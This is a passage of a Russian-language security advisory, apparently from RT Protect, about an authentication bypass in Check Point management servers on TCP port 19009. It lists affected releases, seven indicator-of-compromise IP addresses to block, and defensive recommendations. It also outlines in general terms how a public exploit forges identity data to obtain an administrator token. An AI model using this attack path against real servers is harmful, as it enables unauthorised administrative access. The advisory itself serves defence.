Атака возможна при наличии сетевого доступа к IP‑адресу сервера управления (Management Server) на порту TCP 19009, если конфигурация не ограничивает список доверенных клиентов.
Важно: для данной уязвимости уже опубликован публичный Proof of Concept‑эксплойт. Скрипт автоматизирует процесс подделки идентификационных данных, получения токена и последующего входа в систему с полными правами администратора. Наличие готового инструмента значительно упрощает атаку для злоумышленников любого уровня квалификации.
Затронутые версии ПО
Под угрозой находятся следующие релизы (многие из которых уже имеют статус EOS — End of Support):
R77.30, R80, R80.10, R80.20, R80.30, R80.40, R81, R81.10
R81.20, R82, R82.10
Индикаторы компрометации (IoC)
Следующие IP‑адреса связаны с активностью эксплуатации данной уязвимости. Рекомендуется немедленно проверить логи IDS/IPS и брандмауэров на наличие входящих и исходящих соединений с ними:
151.241.99.207
151.241.99.233
158.62.198.182
192.142.10.99
139.28.37.250
82.25.203.173
80.96.108.254
Рекомендации от экспертов RT Protect:
1️⃣ Немедленное обновление: установите последние патчи безопасности от Check Point, выпущенные после 22 июля 2026 года. Это единственный надёжный способ закрыть уязвимость.
2️⃣ Сегментация сети (если обновление невозможно): ограничьте доступ к порту TCP 19009 только с IP‑адресов доверенных администраторов через ACL. Не оставляйте этот порт открытым для интернета.
3️⃣ Блокировка IoC: добавьте указанные выше IP‑адреса в чёрный список на периметре сети.
4️⃣ Аудит и реакция: проведите анализ логов серверов управления на предмет несанкционированных попыток входа или изменений правил. При подозрении на компрометацию немедленно смените пароли всех администраторов и отзовите все активные сессии.